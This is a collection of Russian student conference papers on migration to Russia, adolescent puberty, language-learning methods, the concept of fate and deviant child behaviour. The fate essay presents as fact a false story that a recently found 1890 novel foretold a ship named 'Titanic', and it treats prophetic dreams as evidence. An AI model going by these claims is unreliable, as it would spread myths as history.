
Фарбитная А.Е., Егорова Ю.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Миграционные вопросы являются общими для всех стран мира. А в последние два десятилетия, столкнулись с этими проблемами, и Российская Федерация. В советский период миграционная политика была достаточно ясной, она ставила перед собой цель ограничить рост крупных городов, более справедливо распределить производительные силы и завлечь население в районы нового освоения. После развала общественно-политической и социально-экономической системы Советского Союза, естественно, рухнул и централизованный механизм для регулирования демографических процессов, и таким образом это привело к массовому переселению людей.

В 1990-е годы основной массой миграционных потоков в Российской Федерации были беженцы и вынужденные переселенцы. В 2000-х годах, поток основных мигрантов в Российской Федерации составлял их трудовых мигрантов. С начала 1990-х годов в России наблюдается депопуляция, и миграция стала единственным фактором, сдерживающим резкое сокращение численности ее населения. Страна выдвинулась в тройку ведущих мировых центров иммиграции (после США и Германии). Ежегодный приток мигрантов, в среднем, в период 1992–2012 гг. составлял в США 974 тыс. человек, Германии - 895 тыс., России - 659 тыс. человек.


В последние 20 лет миграционный прирост в Российской Федерации компенсировал более половины естественной убыли населения. С учетом демографической ситуации миграция является одним из основных и реальных источников восполнения нехватки трудовых ресурсов. Если в 1994 г. в России было 129 тыс. легальных трудовых мигрантов, то в 2014 г. - 482 тыс. человек. Согласно прогнозу Росстата, численность населения в 2016–2030 гг. возрастет на 0,9 млн. человек, но население в трудоспособном возрасте сократится на 5 млн. человек



Важнейшим источником компенсации сокращения трудовых ресурсов на ближайшие десятилетия является миграция. Динамика общей численности населения в трудоспособном возрасте в 2016–2030 гг. с учетом миграции.

В настоящее время имеются определенные социокультурные ограничения политики интеграции. Особое значение приобретают интеграционный потенциал принимающего общества, адаптивные возможности мигрантов, социальные практики взаимодействия принимающего населения и властей с мигрантами.

Распределение ответов на вопрос «в каких мигрантах нуждается Россия»



Обычно говорят, что в России очень много мигрантов хотя, на самом деле все может быть и не так. Если брать общие цифры, то мигрантов в России действительно много. По данным ФМС, в России на начало 2015 года находились 10,9 миллиона иностранцев - теперь это второй показатель в мире после США. Не все из них гастарбайтеры - вряд ли на стройки и рынки приехали 240 тысяч немцев или 145 тысяч американцев. В 2013 году в ФМС рассказывали, что из общего числа иностранцев 42 % находятся в России с целями, «не связанными с осуществлением трудовой деятельности». При этом нелегальная миграция составляет, по разным оценкам, от трех до четырех миллионов человек. В относительных цифрах, правда, ситуация иная - в России оказывается меньше мигрантов, чем во многих странах Европы. В Германии, например, мигрантом, по приблизительным подсчетам, является каждый десятый, на Украине - каждый девятый, в Швеции - почти каждый шестой. В России - всего лишь каждый 13-й. Кроме того, в последнее время ситуация с мигрантами в России сильно изменилась. За вторую половину 2014 года из России уехали 365 тысяч граждан Узбекистана, 178 тысяч граждан Таджикистана, 45 тысяч граждан Армении (имеется в виду «чистый отток»). Трудовым мигрантам невыгодно работать в России, прежде всего, из-за девальвации рубля, а также из-за того, что теперь сложнее получать разрешение на работу.

Миграционный поток в Россию в 2015 году сократился на 70 % по сравнению с 2014 годом. Однако, несмотря на это, в страну стали больше приезжать граждане Украины и Молдавии. «В 2015 году, по сравнению с 2014 годом, фиксируется снижение почти на 70 % количества въездов и выездов иностранных граждан», — сказал глава ФМС Константин Ромодановский. По его словам, в ведомстве провели предварительное сравнение миграционной картины начала 2013, 2014 и 2015 годов. В настоящее время отмечается уменьшение в России числа граждан стран Центральной Азии, за исключением Киргизии. Возможно, это связано со сложностями поиска низкоквалифицированных рабочих мест. Одновременно отмечается увеличение присутствия в России граждан Молдавии и Украины, причем украинцев стало больше в разы. Речь идет о миллионах украинцев трудоспособного возраста. Идет своеобразное замещение. Важно, что речь идет о наиболее значимых по количеству категориях. В Россию идет заметный рост въезда и пребывания в стране граждан Китая, Республики Корея и КНДР.

В целом можно сказать, что в настоящее время миграционные процессы в России протекают примерно так же, как во многих экономически развитых странах мира и, в основном, обусловлены экономическими и демографическими причинами. Однако нельзя также не отметить изменения в связи с конфликтной ситуацией на Украине, которые в той или иной степени повлияли на изменение данной картины. И нельзя исключать, что Россия вновь станет одной из экономически привлекательных стран для иностранных мигрантов.

Библиографический список:

1. Экономические и социальные последствия современной миграции (на примере Оренбургской области) Конькин Д.А., Конькина Е.В. В сборнике: Михайловские научные чтения материалы Международной научно-практической конференции. ответственный редактор В.В. Гаврилов. 2014. С. 175-181.
2. Остапенко Ю.М. Экономика труда: уч. для вузов, М.: Дело, 2010. — С. 115-274.
3. Ивахнюк И.В. Евразийская миграционная система: теория и политика. – М.: МАКС Пресс, 2008

ИЗМЕНЕНИЯ ПОВЕДЕНИЯ И МИРОВОЗЗРЕНИЯ ПОДРОСТКОВ В ПУБЕРТАТНЫЙ ПЕРИОД

Хачатрян Т.В., Егорова Ю.Н.

Оренбургский институт путей сообщения – филиал СамГУПС.

Пубертатный период – это этап полового созревания подростка, в течение которого у ребенка появляются вторичные половые признаки, перестраивается мировоззрение, меняется образ мышления и взгляд на мир. К сожалению данный период не у всех подростков происходит гладко и причины этому могут быть разные: насмешки сверстников, слишком резкая гормональная перестройка, недопонимание и насилие в семье, недостаток внимания, проблемы с алкоголем и наркотиками, а так же врожденные психические патологии.

Как известно, в начале полового созревания ребенок претерпевает изменения психики, и одним из этапов формирования мировоззрения является отрицание догм, правил, себя. Причиной этого в первую очередь являются гормональные изменения, но так же подросток использует отрицание как кокон, в котором он может спрятаться от злого и враждебного мира, ребенок на данном этапе видит его именно таким. К этой практике прибегают и более зрелые люди, но больше она присуща именно детям и подросткам, т.е. людям с незрелой психикой. Некоторые используют отрицание как панацею в решении жизненно важных вопросов (я имею ввиду взрослых, сформировавшихся как личность, людей): «Одна моя знакомая отказывается делать ежегодные гинекологические анализы, словно, игнорируя возможность рака матки и шейки матки, она магическим образом может избежать этих болезней. Жена, отрицающая, что избивающий ее муж опасен; алкоголик, настаивающий, что не имеет никаких проблем с алкоголем; мать, игнорирующая свидетельства о сексуальных домогательствах к ее дочери; пожилой человек, не помышляющий об отказе от вождения машины, несмотря на явное ослабление способностей к этому, – все это знакомые примеры отрицания в его худшем виде.» [1]. Верхушкой отрицания, т.е. тем, что видят родители и окружающие,

могут быть такие факторы как: агрессия, апатия, смена внешнего образа и поведения. Ребенок отрицает себя, ранее кажущиеся ему милым овал лица и нос теперь стали поводом для ежедневных скандалов, если к этому прибавить насмешки со стороны сверстников, все дети так или иначе им подвергаются, ситуация достигает критических размеров. Непринятие себя и своих недостатков может стать причиной психического расстройства, такого как: депрессия, нервная анорексия и булимия. Так же имеют место психосоматические расстройства такие как: нарушения сна и аппетита, головные боли. Так же подростки могут начать выдумывать себе болезни, чтобы обратить таким образом на себя внимание родителей. Или же пойти иным путем и кардинально сменить внешность: перекрасить волосы в яркий неестественный цвет, сделать пирсинг или тату, что является своеобразным протестом против равнодушия родителей и/или сверстников. Если это возымеет эффект, то ситуация может усугубиться, и приобрести непредсказуемое направление. Но как показывает статистика, в большинстве случаев подростки и далее продолжают менять свою внешность, что позволяет их причислить к «фрикам», которых характеризует отказ от социальных стереотипов, и нестандартное мышление. Сам собой напрашивается вопрос: «Что же в этом плохого?». Ответу. Люди относящиеся или относящие себя к фрикам или представителям тех или иных субкультур, в большинстве случаев глубоко несчастны. Даже если со временем внешний антураж сменяется на более простой и практичный образ, то изменения в мировоззрении, мироощущении и мировосприятии могут возыметь непредвиденный эффект, что чаще всего приводит к «одиночеству в толпе». Вариант развития событий может быть и таким что подросток примыкает к группе лиц, с «не совсем честными намерениями», часто промышляющих воровством, грабежом, и другими действиями преступного характера. Часто подросток, зная о предпочтениях своих новых друзей, утверждает что ни в коем случае не будет заниматься подобным. Часто результат прямо противоположен сказанному. В итоге: сломанная жизнь, психика, несколько потерянных лет тюремного заключения, и безработное или малооплачиваемое положение после тюрьмы.

Также одним из видов изменения поведения является подражание взрослым, часто неуместное: «Для удовлетворения чувства взрослости подростки пытаются во всем подражать взрослым (одежда, прическа, косметика, курение, вечеринки с танцами и выпивкой и другое). Конкретными образцами для подражания становятся более взрослые друзья, киногерои, попса и другие взрослые с «броской» внешностью. Подражание делает подростка взрослым и в собственных глазах, и в глазах, как ему кажется, окружающих. При этом мнение сверстников для подростков более значимо, чем мнение учителей и родных. Именно на этапе полового созревания некоторые подростки начинают курить, употреблять наркотики, совершать противоправные действия, хулиганить, дерзить учителям.»[2]. Это явление во многом зависит от круга общения подростка, и от того каким он видит мир на данном этапе развития личности. Подросток выбирает себе объект для подражания, это может быть как сосед дядя Вася с 37 квартиры, семейный человек, занимающийся в свободное время авиамоделированием, так и киноактер, со скандальной негативной репутацией. Во многом на этот выбор могут повлиять родители. Зная темперамент и направление мышления своего чада, они еще в детстве могут направить его в нужное русло и если подобная ситуация случится, то подросток выберет себе правильный объект для подражания.

Еще одним из аспектов пубертатного периода является построение межличностных отношений. Подростки начинают интересоваться противоположным полом, и оказывать первые знаки внимания, заводить крепкие дружеские отношения: «Именно в этот период происходит интенсивное развитие внутренней жизни; наряду с приятельством возникает дружба. Меняется содержание писем, которые теряют свой стереотипный и описательный характер, в них появляются описания переживаний; делаются попытки вести интимные дневники и начинаются первые влюбленности»[2].

Кроме того, изменение поведения подростков заключается в смене приоритетов, работе над собой ради достижения конкретной цели в будущем. Например: подросток начал дополнительно заниматься изучением английского языка, для получения высоких баллов на экза-

мене и дальнейшего поступления в престижный университет; девушка стала учиться готовить и вести домашнее хозяйство, что станет ей хорошей основой при создании собственной семьи, парень занялся волонтерской деятельностью, помогая бездомным животным обрести хозяев. В этот период дети становятся взрослыми. Происходит переоценка ценностей: «Важнейшей особенностью подростков является постепенный отход от прямого копирования оценок взрослых к самооценке, все большая опора на внутренние критерии. Представления, на основании которых у подростков формируются критерии самооценки, приобретаются в ходе особой деятельности - самопознания. Основной формой самопознания подростка является сравнение себя с другими людьми - взрослыми, сверстниками»[2].

Поддержка и понимание родителей – вот что очень важно на этом этапе. Когда ребенок чувствует любовь родителей, даже несмотря на то, что его поведение и внешность меняются - он счастлив, и все изменения проходят безболезненно для членов семьи и самого подростка. Каким бы не был сложным пубертатный период – к счастью он рано или поздно заканчивается.

Библиографический список:

1. PSYSTATUS. Психологические защиты. Отрицание. /PsyStatus.ru // Психологическая помощь. – Электрон. текстовые дан. – Москва: 2006-2015.- Режим доступа: <http://www.psystatus.ru/article.php?id=116> , свободный.
2. Гимназия № 22 города Калининграда. Психологические особенности детей подросткового возраста. / Гимназия № 22. – Электрон. текстовые дан. – Калининград: 2010. – Режим доступа: http://www.gimnazia22.ru/roditeljam/slujbi-gimnazii/socio_slujba/psiholog_osob_podrost.html , свободный.

РЕАЛИЗАЦИЯ ГУМАНИСТИЧЕСКОГО ПОДХОДА В ОБУЧЕНИИ ИНОСТРАННЫМ ЯЗЫКАМ ПОСРЕДСТВОМ ИСПОЛЬЗОВАНИЯ АЛЬТЕРНАТИВНЫХ СПОСОБОВ

Хромова Е.В., Науменко Н.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

*"Изучение иностранного языка есть
расширение сферы всего того, что
мы вообще можем изучить"
(Ханс Георг Гадамер)*

Согласно библейской легенде, бог разгневался на людей за попытку построить башню до самых небес и смешал их языки, чтобы они перестали понимать друг друга. Однако со временем люди научились понимать других людей. Для этого они просто начали учить иностранные языки.

В нынешнем мире роль иностранного языка важна и неоспорима. В условиях современного образования большое внимание уделяется изучению какого-либо языка. В ФГОС ОО прописано требование к современному выпускнику общеобразовательной организации в виде достижения порогового уровня владения иностранным языком, позволяющего общаться в устной и письменной формах как с носителями изучаемого иностранного языка, так и с представителями других стран, использующими данный язык как средство общения [3].

Владение хотя бы одним языком, помимо родного, является необходимым условием успешной реализации программ международного сотрудничества, помогает налаживать студенческие и рабочие контакты, является неременным условием получения достойной работы. К тому же, изучение иностранного языка улучшает память, внимание и умение концентрироваться на своей мысли, что само по себе очень важно и дает дополнительные возможности практически в любой сфере жизнедеятельности.

Гуманистический подход в образовании предполагает предоставление каждому обучающемуся права выбора такого способа изучения того или иного материала, который будет отвечать его индивидуальным интересам, потребностям, учитывать личностные особен-

сти. Остановимся подробно на характеристике альтернативных методов изучения иностранных языков.

Традиционным способом, как правило, является изучение иностранного языка в специализированном языковом центре или какой-либо языковой школе. Язык изучается в группе вместе с учителем по учебникам, материал которых разделён на шесть уровней:

1. **Beginner** (Начальный). Первый уровень обучения английскому языку, рассчитан на тех, кто никогда не изучал английского ранее. Слушатели получают простую лексику с навыками чтения, письма и произношения.

2. **Elementary** (Элементарный). Следующий уровень обучения английскому языку, на котором слушатели изучают базовые грамматические конструкции и простейшие речевые обороты.

3. **Pre-Intermediate** (Ниже среднего). На этом уровне слушатели учатся применять на практике основные грамматические конструкции, воспринимать английскую речь на слух. По окончании этого уровня слушатели обладают базовыми навыками разговорной английской речи, могут общаться на некоторые бытовые темы и читать адаптированную литературу.

4. **Intermediate** (Средний). По завершении этого уровня слушатели обладают углубленными знаниями грамматики и умеют выражать свою точку зрения по достаточно широкому кругу вопросов.

5. **Upper-Intermediate** (Выше среднего). Уровень, на котором слушатели приобретают навыки свободного общения и глубокое знание грамматики, а также значительно пополняют свой словарный запас и могут читать неадаптированную литературу.

6. **Advanced** (Продвинутый). Это высший уровень знания английского языка, которым владеют квалифицированные преподаватели.

Также довольно популярным является и репетиторство. Персональный учитель определяет ваш уровень владения языком, выявляет слабые и сильные стороны, а потом разрабатывает индивидуальную программу обучения. Кстати, в результате опроса на базе сети "ВКонтакте", в котором приняло участие 286 подростков, было выявлено, что репетиторство является самым популярным способом изучения иностранного языка среди школьников (26,9% опрошенных). Почему репетиторство пользуется такой популярностью? Мы задали такой вопрос, и вот один из комментариев: «Мой репетитор мне как друг, на уроках много говорим о жизни, делимся переживаниями на английском. Именно она мотивирует меня его учить и своим жизненным опытом показывает, сколько новых возможностей открывает знание языка. Очень благодарна ей за это. Почему занятия с репетиторами эффективнее, чем в группах/на курсах? Потому что ты отрабатываешь то, что у тебя хромает, то, что нужно, а не то, что написано в плане у организатора курсов».

Курсы с носителями языка, а ещё лучше – непосредственно в стране изучаемого языка, являются ещё одним эффективным способом изучения языков. Такие курсы позволяют пополнить словарный запас, научиться различать акценты, приобщиться к культуре страны. Суть способа проста – когда человека хотят быстро научить плавать его просто бросают в воду! Жить захочет – выплывет. Этот же способ лежит в основе обучения иностранному языку. Однако если нет возможности съездить за границу, общение с носителями языка в родной стране тоже даст неплохой результат. В такой ситуации тоже приходится адаптироваться, а значит, больше и корректнее говорить на соответствующем языке. На данный момент существует множество различных сайтов, которые предлагают общение с носителями изучаемого языка (например, *interpals* или *italki*).

Зарубежный фильм или передача в оригинале также может помочь в нелегком деле совершенствования языка. И здесь полезнее выбрать фильм не просто знакомый, а один из любимых – тот, в сюжете которого и репликах персонажей вы уж точно не потеряетесь. Просмотр фильма помогает в пополнении словарного запаса, оттачивании произношения, знакомстве с различными региональными акцентами и так далее. Кроме того, фильм в оригинале может обогатиться незнакомыми ранее деталями. Например, при переводе в комедиях те-

ряются многие шутки, ведь нечасто игру слов можно перевести дословно, так как теряется смысл.

Изучение иностранного языка предполагает постоянное запоминание каких-либо слов, и лучший способ запомнить слово – это сопоставить его с соответствующим образом, ведь перевод слова можно забыть, а образ останется в голове надолго. Например, слово "ferocious", которое означает "свирепый". Если сопоставить его с образом дикого медведя, то можно и не помнить перевод, но при встрече этого слова всплывёт данный образ в голове, и более или менее можно будет представить, что оно значит.

Социальные сети также можно использовать для изучения иностранного языка. Например, в сети "ВКонтакте" на данный момент существуют десятки регулярно обновляемых групп и пабликов, посвященных изучению того или иного языка. Новые слова поступают прямо в вашу ленту новостей. Интересные примеры всегда можно «репостнуть» на свою стену, и они надолго останутся на виду. Кроме того, администраторы сообществ всегда хитры на выдумку, поэтому публикуемые материалы получаются креативными, смешными и интересными, а значит – запоминающимися.

Подводя итог всему вышесказанному, стоит отметить, что каким бы ни был способ изучения иностранного языка, главное – иметь желание, задаться целью и следовать ей неотступно. Залогом быстрого получения необходимых знаний является ежедневная практика. А также нужно подходить к процессу изучения языка комплексно, использовать различные способы, и тогда результат не заставит себя долго ждать.

Библиографический список:

10. Любаев А.В. Современные эффективные способы изучения иностранного языка в условиях современного образовательного пространства // Методики и технологии обеспечения и оценки качества образования, 2013. – С. 96–100.

11. Черняков Е. Пять простых и нескудных способов изучения языков // Российская газета, 2013. URL: <https://rg.ru/2013/09/25/yazyki-site.html> (дата обращения: 25.03.2017).

12. Федеральный государственный образовательный стандарт среднего (полного) общего образования. URL: минобрнауки.рф/документы/2365 (дата обращения: 26.03.2017).

ФИЛОСОФСКИЕ И ИСТОРИКО-КУЛЬТУРОЛОГИЧЕСКИЕ АСПЕКТЫ РАССМОТРЕНИЯ ФЕНОМЕНА «СУДЬБА»

Чернов Ю.В., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Большинство людей уверены в том, что судьба существует и что обмануть ее невозможно. Но на самом деле вопрос заключается в том, как человек понимает это в целом. Может ли человек своей судьбой управлять? Некоторые отвечают на этот вопрос утвердительно, полагая, что человек не зависит от судьбы, а судьба зависит от решений и выбора самого человека. Не все с этим согласятся, и на, то есть причины.

Судьба – не поддающаяся объяснению, непостижимая совокупность всех событий, обстоятельств и поступков, которые в первую очередь влияют на бытие человека, народа и т.п.; предопределенность событий, поступков; рок, фатум, доля; Высшая сила, которая может мыслиться в виде природы или божества; древние греки персонифицировали судьбу в виде: мойр (Клото, Лахезис, Атропос), Тиха, Ате, Адрестей, Хеймармене, Ананке; древние римляне – в виде Парки (Нона, Децима, Морта), слово, часто встречающееся в биографических текстах.

Так существует ли Судьба, неумолимая и непреклонная? Существует ли какой-нибудь способ жить в согласии с этой Судьбой? Или Судьбы не существует, а есть лишь свободная воля, благодаря которой мы и только мы создаем свою собственную судьбу?

Ответить на эти вопросы очень трудно, поскольку всегда можно привести примеры в пользу и того, и другого подхода. Когда узнаешь некоторые из них, даже становится страшновато.

Несколько месяцев тому назад в Англии обнаружили книгу под названием «Титаник», написанную малоизвестным писателем примерно в 1890 году. В этой книге говорится об огромном лайнере, который размерами превосходил все корабли той эпохи и весил около 60 000 тонн; он назывался «Титаник». Отправляясь в свое первое торжественное плавание из Англии в Нью-Йорк, этот корабль принял на борт более 2000 человек. За день до прибытия в порт назначения он столкнулся с айсбергом, серьезно повредившим его, и затонул. На все сигналы тревоги и просьбы о помощи, которые он посылал сразу после аварии, практически никто не обратил внимания и не пришел на помощь – так сильна была всеобщая убежденность в том, что подобный корабль неуязвим. В результате погибло много людей, это было самое серьезное крушение в истории мореплавания. Через 20 лет после выхода книги трагедия, описанная в ней, точь-в-точь повторилась в реальности.

Как можно объяснить подобное? Как, откуда этот неизвестный нам писатель мог узнать о том, что произойдет через два десятка лет?

Если представить судьбу в виде дерева, то получается, что при принятии какого-то решения ветвь дерева разветвляется и идет далее. Если бы человек принял другое решение, то и дерево выглядело бы по-другому. В данном случае – дерево является человеческой жизнью, судьбой.

Пожалуй, сказать определенно о том, какая судьба у человека можно только после его смерти. Только тогда можно рассмотреть и проанализировать все его поступки, плохие и хорошие. И уже на основании этого анализа делать выводы о личности человека и о его судьбе.

Некоторые исследователи паранормальных явлений, впрочем, придерживаются абсолютно противоположной точки зрения. Так, в частности, по словам Лазаря Моделя, жизнь у всех людей складывается совершенно по-разному, у одних каждый день праздник, другие мучаются от самого рождения и до последних минут жизни, одни трудолюбивы и талантливы, другие – бедные и безызвестны. А все потому, что у каждого человека есть своя судьба, которая дается ему от рождения. В качестве доказательства своей правоты Модель говорит о пророчествах и предсказаниях. Будущее существует в пространстве и времени задолго до своего наступления.

История знает немало случаев, когда люди видели свое будущее во сне. Так, к примеру, президент Соединенных Штатов Америки Авраам Линкольн несколько ночей перед собственной смертью видел во сне похороны в Белом Доме. На вопрос «Кого хоронят?» ему отвечали «Президента». И действительно, в скором времени Линкольн был убит. Сон оказался пророческим. Существует, по словам некоторых специалистов, немало других примеров, которые подтверждают, что у каждого человека есть своя судьба. К таковым, в частности, можно отнести случаи чудесного спасения.

Как отмечает Лазарь Модель, существует целый ряд так называемых оккультных наук, которые пришли к нам из глубокой древности, и которые занимаются именно предсказанием судьбы. Но, отмечает исследователь, дело это далеко не безопасное. Если человеку, к примеру, предсказали, что он проживет до 75 лет, то попасть в кораблекрушение в пятидесятилетнем возрасте совсем не страшно, ведь человек верит в то, что останется жив. Но, вместе с тем, узнав свою судьбу, каждый человек как бы подписывает себе смертный приговор с отсрочкой. Человек теряет ощущение бессмертия, и стрелки его смертного часа начинают отсчет.

Таким образом, мнения специалистов относительно существования судьбы, правдивости всевозможных пророчеств и возможности свою судьбу изменить, разошлись. Каждый человек должен сам решить, что для него значит судьба. Но как бы там ни было, жить нравственно, честно и поступать по совести и справедливости, должен каждый, несмотря ни на что.

Библиографический список:

1. <https://ru.wikipedia.org/wiki/Судьба>
2. Судьба. Предопределенность или свобода выбора Хорхе Анхель Ливрага http://www.manwb.ru/articles/philosophy/philosofy_and_life/Destiny_JAL/

3. Существует ли судьба? <http://tainy.net/52816-sushhestvuet-li-sudba.html>

К ВОПРОСУ О ДЕВИАНТНОМ ПОВЕДЕНИИ ДЕТЕЙ И ЕГО КОРРЕКЦИИ В УЧЕБНО-ВОСПИТАТЕЛЬНОМ ПРОЦЕССЕ ОБЩЕОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ

Черномырдина Е.Ю., Науменко Н.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Сложная обстановка (идеологическая, социальная, экономическая, экологическая), сложившаяся сегодня в российском обществе, обуславливает рост различных отклонений в личностном развитии и поведении подрастающего поколения: прогрессирующая отчужденность, повышенная тревожность, духовная опустошенность, цинизм, жестокость, агрессивность.

На протяжении многих веков проблема воспитания «правильного» человека интересовала и продолжает вызывать закономерный интерес у ученых, педагогов-практиков, широких кругов общественности. Каким набором знаний, умений, привычек поведения должен обладать ребенок, чтобы смело войти во взрослую жизнь? Что делать, если поведение или внешний вид индивида не соответствует пониманию того, каким должен быть «правильный» человек? Что есть отклоняющееся от нормы или, как его называют в научной литературе, девиантное поведение? Что является причиной подобного поведения детей?

Попытки объяснения отклоняющегося от нормы поведения детей затрудняются тем, что не только в обыденном сознании, но и в научной литературе это явление трактуется весьма по-разному, мешая не только его пониманию, но и возможности оказания квалифицированной помощи детям с девиантным поведением.

Анализ психолого-педагогической литературы по проблеме показал, что чаще всего под девиантным поведением понимают устойчиво повторяющееся поведение, отклоняющееся от заданных или сложившихся традиционно в обществе (группе) социально-нравственных, правовых норм и императивов или признанных стандартов поведения и взаимодействия с окружающей (социальной) средой, нарушение процесса интериоризации и экстраполяции моральных норм и культурных ценностей, а также самореализации и самоактуализации личности в обществе, сопровождающееся ее социальной дезадаптацией [1].

Наиболее ясное, по-нашему мнению, определение изучаемому явлению дает социолог, антрополог, философ, сексолог, один из основателей современной российской социологической школы, популяризатор науки и просветитель И.С. Кон. Так, в его понимании девиантное поведение – это «система поступков, отклоняющихся от общепринятой или подразумеваемой нормы, будь то нормы психического здоровья, права, культуры или морали» [2]. Не противоречит этому определению, мнение таких ученых, как В.Г. Баженов, А.В. Иванов, Ф.А. Мустаева, В.А. Пятунин, для которых девиантное поведение – это система поступков, нарушающих общесоциальные нормы и стандарты общества в различных сферах его жизнедеятельности.

Отметим, что в научной литературе речь обычно идет о двух способах рассмотрения мира и человека в нем относительно его девиантности: моноцентричный и полицентричный.

Для моноцентризма характерно представление ребенка как нарушителя идеалов, норм и законов данного мира. В полицентризме, субъект, имеющий отклонения от нормы, считая, что он поступает правильно, противоречит этим своему окружению. Из чего можно сделать вывод, что человек и мир представляются равноправными партнерами. Такой взгляд на отношения между окружающим миром и отдельным человеком раскрывается во многих философских концепциях: антропокосмизм (В.Н. Сагатовский), синергетика (И. Пригожий, Г. Хакен), философия диалога (М.М. Бахтин, В.С. Библер).

Я.И. Гилинский уточняет, что девиантное поведение может быть негативным или позитивным, в зависимости от его влияния на развитие мира. Если действия человека противоре-

чат общественным нормам, но способствуют развитию мира, то это поведение можно отнести к положительной девиации.

В качестве основной причины девиантного поведения чаще всего называют социальный фактор. Семья, друзья, учителя, даже благополучность района, в котором живет человек могут способствовать развитию девиантности, или же наоборот, ее угасанию. Отметим, что число школьников, которых относят в группу обучающихся с девиантным поведением, к сожалению, с каждым годом растёт. Возможно, это происходит потому, что увеличивается количество провоцирующих факторов, способствующих формированию отклоняющегося поведения. Низкий культурный уровень семьи, отсутствие системы семейного воспитания, недостаток внимания со стороны взрослых, в том числе, полное безразличие к ребенку, его интересам и потребностям, ошибки учебно-воспитательного процесса. Этот список можно продолжать бесконечно. Ни для кого не секрет, что, основную роль в будущем поведении человека, в том, кем он станет, играют его семья и педагог. Это люди, которые, осознанно или нет, влияют на личность ребенка.

В доказательство вышеизложенного утверждения приведем пример. Национальная ассоциация по предупреждению жестокого обращения с детьми и безнадзорности Австралии - NAPCAN ((National Association for Prevention of Child Abuse and Neglect) на свой канал YouTube выложила видео под названием «Children See, Children Do» («Дети видят, дети делают»). Главной целью данного ролика было показать, что дети, словно зеркало, отражают все, что делают взрослые, повторяя за ними [3]. Основная цель ролика заключена во фразе: «Make your influence positive» («Влияй положительно»). Если ребенок видит, как его родители курят, нецензурно выражаются, оскорбляют и принижают другие нации, избивают близких, стоит ли ожидать от него элементарных знаний о том, что есть правильно и что – нет?

Помимо причин социального характера, есть также причины психофизиологического (психобиологического) характера, которые проявляются в определенном возрасте или как следствие каких-либо физических или психических нарушений в развитии ребенка. Такие дети требуют определенного подхода, как в обучении, так и в общении с ними.

Необходимо указать, что девиантное психофизиологическое поведение может развить и девиантное социальное поведение, если у ребенка имеются какие-либо комплексы и он не получает достаточную поддержку и любовь со стороны близких ему людей.

С.Г. Вершловский, В.Г. Воронцова, И.А. Колесникова, Н.И. Элиасберг и некоторые другие ученые, говоря о принципе субъект-субъектных отношений в педагогической деятельности (применительно к «нормальным» детям), указывают, что детей с девиантным поведением (биологическим, психологическим, социальным), следует сначала превратить в субъектов, а затем выстраивать с ними какие-либо отношения. Иными словами ребенок с девиантным поведением – это любой обучающийся, чье субъектное самоопределение идет вразрез с нормами окружающего мира, и педагог обязан воздействовать на него с целью его исправления. Как же работать педагогу с детьми подобной категории?

Мы считаем, чтобы понять ребенка с отклоняющимся поведением, принять его таким, какой он есть (а это архиважно для того, чтобы вести его дальнейшее развитие), нужно, во-первых, выявить причину девиантного поведения, и, во-вторых, разработать программу работы с данным ребенком. Анализ опыта педагогов-практиков показывает, что самым верным средством коррективки девиантного поведения является включение воспитанника в увлекательные дела. А эффективными методами работы с детьми, отнесенными в группу девиантных, выступают следующие: методы эмоционального стимулирования (создание ситуаций успеха в учении; поощрение и порицание в обучении; использование игровых форм организации учебной деятельности; постановка системы перспектив), методы развития познавательного интереса (выстраивание вокруг учебного материала игрового приключенческого сюжета, стимулирование занимательным содержанием, создание ситуаций творческого поиска). Считаем, что немаловажное значение в коррекции отклоняющегося поведения детей имеет использование в педагогической деятельности таких педагогических приемов, как рассказ об аналогичном поступке, обращение по «неизвестному» адресу, опосредствование,

авансирование доверием, моральная поддержка, или укрепления веры обучающегося в свои силы. Укажем, что применение подобных приемов требует от учителя особого педагогического такта.

Таким образом, проблема девиантного поведения детей и его коррекции в учебно-воспитательном процессе общеобразовательной организации остается актуальной и требует своего практического разрешения, чему и будет посвящена наша дальнейшая исследовательская деятельность.

Библиографический список:

1. Ларионова С.О. Девиантное поведение как научно-педагогическая проблема // Фундаментальные исследования. – 2013. – № 1-1. – С. 90-94; URL: <https://www.fundamental-research.ru/ru/article/view?id=30882> (дата обращения: 27.03.2017);
2. Кон И. С. Психология ранней юности. М.: Просвещение. – 1989;
3. NARCAN. (2007) Children See, Children Do [реклама] // YouTube. 22 августа (<https://www.youtube.com/watch?v=7d4gmdl3zNQ>);
